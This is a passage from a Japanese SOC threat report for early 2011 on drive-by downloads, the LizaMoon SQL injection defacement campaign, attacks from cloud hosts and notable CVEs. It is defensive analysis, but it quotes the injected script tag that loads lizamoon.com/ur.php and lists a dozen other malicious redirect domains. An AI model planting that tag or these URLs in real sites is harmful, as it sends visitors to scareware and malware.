また、ドライブ・バイ・ダウンロード攻撃には EaaS 提供者だけでなく、様々なサイバー犯罪者が関連しています。図 10 のように Exploit Pack 作成者やウイルス作成者など、攻撃に利用するコンポーネントごとに異なる関係者によって行われていることもあります。さらに、ウイルス感染端末から詐取したクレジットカード情報などを売買する仲介者などが一連の攻撃の裏で関連している可能性が考えられます。



The screenshot shows the 'Incognito' interface with a 'Sellers' tab selected. A table lists various sellers with their names, uploading files, hosts, runs, and percentages. The 'Seller name' column is highlighted with a red box.

INFORMATION	Seller name	Uploading file	Hosts	Runs	Percentage	URL for stats
45044			41318	1535	3.72%	URL for stats
1292			334	58	17.37%	URL for stats
4337			6716	624	9.29%	URL for stats
272618			126377	16636	13.16%	URL for stats
13007			1305	151	11.57%	URL for stats
565			280	34	12.14%	URL for stats
246			8116	1572	19.37%	URL for stats
11698			3913	537	13.72%	URL for stats
27			4492	926	20.61%	URL for stats
11698			5885	806	13.7%	URL for stats
21523			5891	906	15.38%	URL for stats
8446			38	8	21.05%	URL for stats
846						
512						
63741						
15573						
856						
818						
23207						
847						
9715						
1						
10323						
862						

図 9 Incognito Exploit Kit の管理画面

2.4まとめ

イメージ検索を悪用した SEO ポイズニングのように、既存の攻撃の仕組みを変化させた攻撃は確認されているものの、今期確認されたドライブ・バイ・ダウンロード攻撃は、前期までの攻撃と比べると大きな変化はありません。しかしながら被害は継続しています。

前節で解説したように、ドライブ・バイ・ダウンロード攻撃のターゲットにされている脆弱性は、Adobe Reader/Acrobat と JRE/JDK を含めたサードパーテ

ィー・アプリケーションです。これらのアプリケーションと Windows OS が最新のバージョンになっていれば、被害を受ける可能性はほとんどなくなります。Windows のセキュリティー・パッチだけでなく、サードパーティー・アプリケーションも含めて、自動アップデートなどの仕組みを利用してアップデートを行うようにしてください。

今後もドライブ・バイ・ダウンロード攻撃がクライアント PC への攻撃の主流であり続けることは変わらないことが予想されるため、引き続き注意が必要です。




図 10 攻撃者と EaaS 提供者の関係

3 SQL インジェクション攻撃

今期も、SQL インジェクション攻撃によってデータベースに保存している重要情報が漏えいしたり、Web サイトが改ざんされたりするニュースが多数報道されました。東京 SOC でも情報漏えいや、Web サイト改ざんを目的とした多数の攻撃を確認しています。

本章では、今期東京 SOC で確認した SQL インジェクション攻撃の特徴について解説します。

3.1 攻撃の検知状況

図 11 は今期東京 SOC で検知した SQL インジェクション攻撃の検知数の推移です。Web サイトの脆弱性の有無を確認する攻撃を多数検知した影響で、数回の検知数上昇を確認しています。しかし、これらの攻撃は以前から確認されていたもので、特に新しい脅威を示すものではありませんでした。また、期間を通して

Joomla!や PHP-Nuke などの CMS（コンテンツ・マネージメント・システム）の脆弱性を悪用してデータベースの情報を抜き出そうとする攻撃が確認されました。

図 12 は、攻撃元となった国別のユニーク IP アドレス数を表しています。期間を通して中国およびアメリカからの攻撃が多数を占めていました。この傾向は以前から同じであり、特に変化は見られません。




図 11 SQL インジェクション攻撃の検知件数推移(東京 SOC 調べ: 2011 年 1 月 1 日~6 月 30 日)




図 12 SQL インジェクション攻撃送信元 IP アドレス国別割合(東京 SOC 調べ: 左 2011 年 1 月~3 月 右 2011 年 4 月~6 月)

今期後半頃から、多数の企業がハッカー集団からの攻撃を受けて情報漏洩の被害が発生しましたが、東京SOCでは特にこれらの攻撃と関連される攻撃の上昇などは観測していません。

また、4月頃から一部の環境にてSQLインジェクションによるWebサイト改ざん攻撃の上昇を確認しています。この攻撃によって、多数のWebサイトに不正なコードが埋め込まれたことが確認されたために、話題となりました。

以降では、今期注目を集めたWebサイト改ざんSQLインジェクション攻撃について解説します。

3.2 Web サイト改ざんを目的としたSQLインジェクション攻撃

2011年4月頃、様々なセキュリティー・ベンダーからSQLインジェクション攻撃によるWebサイト改ざんが広がっているという注意喚起が行われました⁴。この攻撃は、データベースにMicrosoft SQL Serverを利用する、ASPで構築されたWebサイトを標的としており、Webサイトに次(右上)のような<script>タグを挿入することを目的としています。

```
</title><script src=http://lizamoon.com/ur.php></script>
```

このような<script>タグが埋め込まれたWebサイトをユーザーが閲覧した場合、不正なサイトに自動的にリダイレクトされて、ウイルスに感染してしまう可能性があります。

東京SOCでは、このSQLインジェクション攻撃の検知は1件もありませんでしたが、海外の一部のSOCで攻撃を確認していました。以下では、この攻撃手法について紹介します。

■ 攻撃の流れ

攻撃者は、改ざん対象のWebサイトをピックアップするために、まずWebサイトの脆弱性調査を行っています(図13 Step 1)。この調査によって、WebサイトにSQLインジェクションの脆弱性があることが攻撃者によって確認できたサイトは、データベースの情報を抽出する攻撃を受けます(図13 Step 2)。最終的にテーブル名やカラム名情報が抜き出されたWebサイトには不正な<script>タグが埋め込まれます(図13 Step 3)。

4 この攻撃によって改ざんされたWebサイトにはlizamoon.comというURLが埋め込まれることから、一部ではこの攻撃のことを「LizaMoon」攻撃と呼ばれました。




図13 SQLインジェクション攻撃によるWebサイト改ざんの流れ

一度改ざんのターゲットになったサイトでは定期的に攻撃が行われ、<script>タグの URL の更新が行われていきます。この攻撃が話題となった 2011 年 4 月以降以下のような URL が利用されています。

asweds.com/ur.php
 bookpolo.com/ur.php
 books-loader.info/ur.php
 bookvivi.com/ur.php
 koljjo.com/ur.php
 lizamoon.com/ur.php
 milapop.com/ur.php
 statsl.com/ur.php
 t6ryt56.info/ur.php
 tadygus.com/ur.php
 trbbby.com/ur.php
 vcvsta.com/ur.php

この攻撃によって、改ざんされた Web サイトにユーザーがアクセスし、不正なサイトにリダイレクトされた場合、図 14 左のような偽ウイルス・スキャンページ

ーじを表示されて、スクアウェア（図 14 右）のインストールを促されます。

■ 攻撃の始まり

この攻撃が話題となったのは 2011 年 4 月頃からです。海外の攻撃対象となった環境を調査したところ、2010 年から攻撃を受けているサイトがあることが分かっています。図 15 は、海外のあるサイトで確認した SQL インジェクション攻撃の推移です。このサイトでは、2010 年 9 月頃に攻撃者のターゲットとなって以降、継続的に攻撃を受けていました。

さらに、国内の企業環境では図 13 Step 1 の調査行為を 2010 年 3 月頃から小規模ですが定期的に確認していました（図 16）。

この攻撃は、攻撃範囲を小規模に限定しており、実際に攻撃を受けた環境が少ないため正確に攻撃が開始された日時を特定することができません。しかし、2010 年 3 月には調査行為が行われていることから、少なくとも今回話題となった約 1 年前の 2010 年 3 月には攻撃は行われていたと考えられます。





図 14 左:誘導先不正 Web サイト閲覧時に表示される偽ウイルススキャンページ 右: インストールされるスクアウェア

■ これまでの Web サイト改ざん SQL インジェクション攻撃との違い

この攻撃以外にも、これまでに Web サイト改ざんを目的とした SQL インジェクション攻撃は行われていました⁵。しかし、今回の攻撃はこれまでの攻撃とは異なる特徴がいくつかあります。

(1) 攻撃範囲が小規模

これまでの Web サイト改ざん SQL インジェクション攻撃は、Web サイトの脆弱性の有無にかかわらずターゲット範囲を広げて行われていました。したがって、様々な Web サイトにて攻撃を検知していました。しかし、今回の攻撃では事前に Web サイトの脆弱性調査を行った上で、さらに攻撃範囲を小規模に絞っていました。そのため、約 1 年間警戒されることもなく攻撃が可能な状態を作り出していました。

攻撃者は、攻撃範囲を小規模化し、注目を浴びないようにすることで、自らの攻撃への対策が進むのを阻止しようとしていたと考えられます。

(2) 攻撃元と不正な Web サイトの IP アドレスが同一

これまでの Web サイト改ざん SQL インジェクション攻撃には、ボット⁶に感染したクライアント PC が悪用されることが多かったため、大量の送信元から行われる傾向にありました。今回の攻撃では送信元 IP アドレスは 1 つのみ（不定期にこの IP アドレスは変更されています）で、さらにその IP アドレスは、クライアント PC の誘導先となる不正サイトのサーバーも兼ねていました。ボットなどからの攻撃とは異なり、攻撃元が限定されていたため、攻撃元 IP アドレスを把握できれば Firewall などでの対策が可能でした（攻撃元 IP アドレスは度々変更されるので、これだけでは十分な対策ではありません）。

5 IBM：大量の SQL インジェクション攻撃【SOC Report】

<http://www-935.ibm.com/services/jp/index.wss/consultantpov/secpriv/b1332683>

6 感染したシステムを攻撃者の用意したネットワークに接続し、攻撃者の指令を受けて処理を実行させるプログラム。複数のボットによって構成されたネットワークをボットネット(botnet)と呼ぶ。




図 15 あるサイトで確認した Web サイト改ざん SQL インジェクション攻撃の推移
(東京 SOC 調べ: 2010 年 9 月 1 日～2011 年 6 月 30 日)




図 16 Web サイトの SQL インジェクション脆弱性有無の調査行為検知件数の推移
(東京 SOC 調べ: 2010 年 1 月 1 日～2011 年 6 月 30 日)

3.3 まとめ

今期も SQL インジェクション攻撃によって、前節で解説したような Web サイト改ざんや、データベースの情報漏洩の被害が多数発生しました。様々な種類の SQL インジェクション攻撃が行われていますが、いずれも特別な対策が必要な攻撃ではありません。Web アプリケーションにて SQL インジェクション対策が適切に行われていれば被害に遭うことはありません。

SQL インジェクション攻撃への対策ができているか今一度確認をしてください⁷。また、Web アプリケーションの変更や新機能の追加などを行うことで新た

な脆弱性が作り出されている可能性があります。新たな機能をリリースする場合は、事前に Web アプリケーション診断を行い脆弱性がないかを確認してください。

なお、東京 SOC では、データベースを利用する CMS の脆弱性を悪用する SQL インジェクション攻撃が多数行われていることも確認しています。CMS を利用している場合は、ソフトウェアのバージョン管理を忘れないように心がけてください。

7 情報処理推進機構:「安全な SQL の呼び出し方」
http://www.ipa.go.jp/security/vuln/press/201003_websecurity_sql.html

4 クラウド・サービスの悪用

クラウド・サービスの利便性は様々な場所で取り上げられており、クラウド・サービスの利用者は急速に拡大しています。クラウド・サービスは、ユーザーに様々な利便性をもたらしますが、このサービスを活用しようと考えているのは、企業や一般ユーザーだけではありません。クラウドを悪用しようと考えている攻撃者も存在しています。

本章では、今期東京 SOC で確認したクラウド・サービスからの攻撃について解説します。

4.1 クラウド・サービスからの攻撃検知状況

東京 SOC では、以前からクラウド・サービスを悪用した攻撃を多数検知しています。図 19 は、2010 年 1 月から 2011 年 6 月までの期間に東京 SOC で検知した Amazon EC2 を送信元とした攻撃検知数の推移です。図の示すように大量の攻撃を検知しており、2010 年には 5 千件以上の攻撃を観測しています。さらにこの攻撃は、2010 年以前の 2009 年にも同様の攻撃が確認されています。

このようなクラウド環境からの攻撃は、Amazon EC2 だけでなく、様々なサービス・ベンダーの環境から行われています。

図 20 は、Amazon EC2 を送信元とした攻撃の種類を示しています。最も多く検知した攻撃は、「CMS への攻撃」です。2 番目に多く検知したイベントは、SQL インジェクション攻撃でした。これら 2 種類の、Web アプリケーションを対象とした攻撃だけで総攻撃数の約 8 割を占めています。

さらに、クラウド・サービスはウイルスのホスティング・サイトとして利用されることもあります。過去には、Amazon EC2 に、Zeus と呼ばれるウイルスを中央制御する C&C サーバーが設置されていた事例がありました¹⁴。

¹⁴ ZeuS Tracker
<https://zeustracker.abuse.ch/monitor.php?host=myipaddress.com>




図 19 Amazon EC2 を送信元とする攻撃検知件数の推移
(東京 SOC 調べ: 2010 年 1 月 1 日 ~ 2011 年 6 月 30 日)

4.2クラウド・サービスからの攻撃の傾向

本節では、前節で取り上げた Amazon EC2 を送信元とする攻撃について分析した結果を紹介します。

●CMS への攻撃

CMS への攻撃は、通常ボットに感染した Web サーバーから行われます。東京 SOC にて確認した攻撃について分析を行ったところ、全てがボット感染サーバーから行われたものであることが分かりました。

これは、2010 年 5 月頃からオープンソースの CMS である e107 の脆弱性を悪用してボットを感染させる攻撃がインターネット上で大規模に行われていた影響によるものと考えられます¹⁵。この攻撃によって、クラウド環境内に存在する多数の (e107 がインストールされた) Web サーバーがボットに感染し、他の Web サーバーを攻撃するようになっていたものと考えられます。

●SQL インジェクション攻撃

Amazon EC 2 からの SQL インジェクション攻撃を分析したところ、その全てがボットに感染した端末から自動的に行われているブラインド SQL インジェクションを検知したものでした。

●SPAM メール

Amazon EC 2 から送信されている SPAM メールは、送信されるメールの内容から、ウイルスに感染しシステムが自動的に送信しているメールであることが分かりました。

●SSH,FTP ブルートフォース攻撃

東京 SOC にて検知する多くのブルートフォース攻撃は、攻撃者が乗っ取ったと考えられるシステムから行われています。Amazon EC 2 からのブルートフォース攻撃も同様に、攻撃者が乗っ取ったシステムを悪用して行っているものと考えられます。

¹⁵ Tokyo SOC Report: CMS の脆弱性を悪用する攻撃
https://www.ibm.com/blogs/tokyo-soc/entry/cms_attack_20100827




図 20 Amazon EC2 を送信元とする攻撃の種類別割合
 (東京 SOC 調べ:2010 年 1 月 1 日~2011 年 6 月 30 日)

今回分析を行った攻撃の多くは、クラウド環境のサーバーがボットやウイルスに感染したり、攻撃者によって乗っ取られたことで、攻撃に悪用されていました。このようにサーバーを踏み台にして他のシステムを攻撃しようとする傾向は、クラウド環境に限定して見られる問題ではなく、実環境でも同様に行われています。たまたま、脆弱なシステムが実環境ではなく、クラウド上に存在したために悪用されていると言えます。

4.3まとめ

クラウド・サービスの成長と共に、クラウド環境のセキュリティに注目が集まっています。本章で解説

したとおり、クラウド環境も実環境と同様の攻撃を受けて、被害に遭っている事例が多数存在します。そのため、クラウド環境でも実環境と同等のセキュリティ対策が必要です。

しかし、サービス・ベンダーによっては同等のセキュリティ対策を設けることが難しい場合があるかも知れません。クラウド・サービス選定にあたっては、まず現行の実環境と同等のセキュリティ対策を行うことができるか否かを検討材料の1つとすることをお勧めします。

5 今期確認された脆弱性のおさらい

本章では、今期東京 SOC にて注目した脆弱性について説明します。特に Adobe Flash Player の脆弱性、Exim の脆弱性、および JRE/JDK の脆弱性について攻撃事例をふまえながら解説し、対策を紹介いたします。

5.1 今期注目を集めた脆弱性

今期確認された脆弱性の中でも特に注目すべき脆弱性として、修正パッチ公開前に攻撃が発生（ゼロデイ攻撃）したものの、または脆弱性を実証するコードが公開された脆弱性を表 5 にまとめました。

今期は、Adobe Flash Player に 4 件ものゼロデイ攻撃が発生し、多数の被害が発生しました。これらの対象とする脆弱性の多く（CVE-2011-2110 以外の 3 つの脆弱性）が Adobe Reader および Acrobat に含まれる Flash 再生機能にも共通する脆弱性であったため、Adobe Reader/ Acrobat への影響も問題になりました。Flash Player には前期（2010 年 6 月～12 月）も 2 件のゼロデイ脆弱性（CVE-2010-2883、CVE-2010-3962）が確認され大きな被害をもたらした

ており、これらも同様に Adobe Reader にも影響を与える脆弱性でした。

CVE-2010-4476 に関しては、Java を利用している Web サーバーなどに影響がある脆弱性であったため、多数のアプリケーションでアップデートが公開されました。

CVE-2010-3971 は、脆弱性が 2010 年 11 月 29 日に公開され、パッチがリリースされるまで約 2 カ月かかったため、限定的ではありますがゼロデイ攻撃に悪用されました¹⁶。また、CVE-2010-3970 も脆弱性公開からパッチがリリースされるまで約 2 カ月かかっており、やはり攻撃に悪用されたケースが報告されています¹⁷。

16 マイクロソフト セキュリティ アドバイザリ (2488013)
<http://www.microsoft.com/japan/technet/security/advisory/2488013.msp>

17 contagio
<http://contagiodump.blogspot.com/2011/02/cve-2010-3970-do-c-secretary-general.html>

表 5 今期話題となった脆弱性

日付	概要	脆弱性
2011年01月14日	未公開のMicrosoft MHTMLの脆弱性を検証するコード(PoC)が公開される	CVE-2011-0096
2011年01月15日	Eximの脆弱性を悪用する攻撃が東京SOCにて確認される ※1	CVE-2010-4344
2011年02月08日	Oracle社よりJRE/JDKに存在するサービス不能につながる脆弱性が公開される	CVE-2010-4476
2011年02月09日	2010年11月29日に公開されたMicrosoft Internet Explorerの脆弱性(MS11-003)を修正するパッチが公開される	CVE-2010-3971
2011年02月09日	2010年12月15日に公開されたWindowsシェルのグラフィック処理の脆弱性(MS11-006)を修正するパッチが公開される	CVE-2010-3970
2011年03月11日	Adobe Flash Playerの脆弱性を悪用するゼロデイ攻撃が確認される ※2	CVE-2011-0609
2011年04月08日	Adobe Flash Playerの脆弱性を悪用するゼロデイ攻撃が確認される ※3	CVE-2011-0611
2011年05月12日	Adobe社よりゼロデイ攻撃が発生していたFlash Playerの脆弱性を修正したバージョンが公開される	CVE-2011-0627
2011年05月27日	BIND 9に存在するサービスの異常終了につながる脆弱性を修正したバージョンが公開される	CVE-2011-1910
2011年06月09日	Adobe Flash Playerの脆弱性を悪用するゼロデイ攻撃が確認される ※4	CVE-2011-2110
2011年06月17日	2011年6月15日に公開されたMicrosoft Internet Explorerの脆弱性(MS11-050)を悪用する攻撃が確認される ※5	CVE-2011-1255

※1 https://www.ibm.com/blogs/tokyo-soc/entry/exim_attack_20110309

※2 <http://bugix-security.blogspot.com/2011/03/cve-2011-0609-adobe-flash-player.html>

※3 <http://contagiodump.blogspot.com/2011/04/apr-8-cve-2011-0611-flash-player-zero.html>

※4 <http://research.zscaler.com/2011/06/oh-flash-cve-2011-2110-0-day.html>

※5 <http://www.symantec.com/connect/ja/blogs/vulnerability-june-ms-tuesday-wild>

その他に、Internet Explorer のパッチ (MS11-050) 公開 2 日後に、その脆弱性 (CVE-2011-1255) を悪用するドライブ・バイ・ダウンロード攻撃が発生する事例が確認されています。

また、2010 年 12 月に確認された Exim の脆弱性 (CVE-2010-4344) を悪用する攻撃を東京 SOC にて複数確認しました。

以降では、Adobe Flash Player の脆弱性 (CVE-2011-0609、CVE-2011-0611)、Exim の脆弱性 (CVE-2010-4344)、および JRE/JDK の脆弱性 (CVE-2010-4476) を悪用した攻撃について、東京 SOC で検知した実際の攻撃事例を踏まえながら解説します。

5.2 Adobe Flash Player の脆弱性を悪用した攻撃

